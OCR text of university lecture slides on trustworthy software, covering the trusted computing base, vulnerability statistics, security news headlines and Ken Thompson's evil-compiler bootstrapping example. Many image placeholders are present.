Trustworthy Software

Applied Information Security
Lecture 11

When you open the PDF of this slide deck, programs run on your behalf.

What did you just place your trust in?
What did you trust them with?
What basis is this trust on?

or whom

When you open the PDF of this slide deck, programs run on your behalf.

What did you just place your trust in?
What did you trust them with?
What basis is this trust on?

PDF **a**uthor,
tools they used
authors of those **t**ools

PDF viewer	(& a, t, ta, ...)
Browser	(& a, t, ta, ...)
OS & libs	(& a, t, ta, ...)
Drivers	(& a, t, ta, ...)
Hardware	(& a, t, ta, ...)
Network	(& a, t, ta, …, others on it)
LearnIT	...

When you open the PDF of this slide deck,
programs run on your behalf.

What did you just place your trust in?
What did you trust them with?
What basis is this trust on?

PDF **a**uthor,
tools they used
authors of those **t**ools

PDF viewer	(& a, t, ta, ...)
Browser	(& a, t, ta, ...)
OS & libs	(& a, t, ta, ...)
Drivers	(& a, t, ta, ...)
Hardware	(& a, t, ta, ...)
Network	(& a, t, ta, …, others on it)
LearnIT	...

a lot of trust.
misplaced?


Developers Write Vulnerable Apps.

Vulnerability Type Change By Year

This visualization emphasizes how the assignment of CWEs has changed year to year.

CWE: Common Weakness Enumeration
(community-maintained CVE)
(MITRE)

non-bold: memory protection



National Institute of Standards and Technology
U.S. Department of Commerce
National Vulnerability Database

POSITIVE TECHNOLOGIES

Web Applications vulnerabilities and threats: statistics for 2019

published 2020

Executive summary

The overall security of web applications has continued to improve, but still leaves much to be desired.

Key takeaways regarding web applications:

- **Hackers can attack users in 9 out of 10 web applications.** Attacks include redirecting users to a hacker-controlled resource, stealing credentials in phishing attacks, and infecting computers with malware.
- **Unauthorized access to applications is possible on 39 percent of sites.** In 2019, full control of the system could be obtained on 16 percent of web applications. On 8 percent of systems, full control of the web application server allowed attacking the local network.
- **Breaches of sensitive data were a threat in 68 percent of web applications.** Most breachable data was of a personal nature (47% of breaches) or credentials (31%).

Vulnerability statistics:

- **82 percent of vulnerabilities were located in application code.**
- **The average number of vulnerabilities per web application fell by a third compared to 2018.** On average, each system contained 22 vulnerabilities, of which 4 were of high severity.
- **One out of five vulnerabilities has high severity.**

```
willard@penguin:~$ gcc hello.c -o hello
willard@penguin:~$ ./hello
Hello, World!
willard@penguin:~$
```

What did you just place your trust in?
What did you trust them with?
What basis is this trust on?

```
willard@penguin:~$ gcc hello.c -o hello
willard@penguin:~$ ./hello
Hello, World!
willard@penguin:~$ 
```

What did you just place your trust in?
What did you trust them with?
What basis is this trust on?

Compiler	(& a, t, ta, ...)
Terminal	(& a, t, ta, ...)
Shell	(& a, t, ta, ...)
OS & libs	(& a, t, ta, ...)
Drivers	(& a, t, ta, ...)
Hardware	(& a, t, ta, ...)

TCB (Trusted Computing Base) : “All HW/SW that is critical to your system’s security (in the sense that bugs or vulnerabilities occurring inside the TCB might jeopardize the security properties of the entire system).”

Hackers Are Already Using the Shellshock Bug to Launch Botnet Attacks

September 25, 2014

March 11, 2017

Keylogger Found in Audio Driver of HP Laptops

July 20, 2021

Researchers flag 7-years-old privilege escalation flaw in Linux kernel (CVE-2021-33909)

A vulnerability (CVE-2021-33909) in the Linux kernel's filesystem layer that may allow local, unprivileged attackers to gain root privileges on a vulnerable host has been unearthed by researchers.

TCB not infallible!
now, let's look at the compiler...
(story by Ken Thompson, in 1983)

M


(language of)
hardware

have hardware


(language of)
program

can run programs on it


receives input, produces output



example





example (web server)





alternative representation: explicit I/O types (tombstone)

C compiler?


C compiler
C
C
M
M
M
M


C compiler
C
M
M
M
hard to maintain


C compiler
C
M
C
M
easy to maintain
(mismatch)




new compiler (source)


old compiler (initially, the bootstrap compiler)

new compiler (compiled)


a solution




bootstrapping process, alternative representation




revisit the first compiled C-compiler.




what if it's evil?



evil C-compiler behaves normally on most programs...




... but **recognizes UNIX**, compiling a back-door it!




okay, let’s fix the compiler.

C compiler




new compiler
(fixed!)

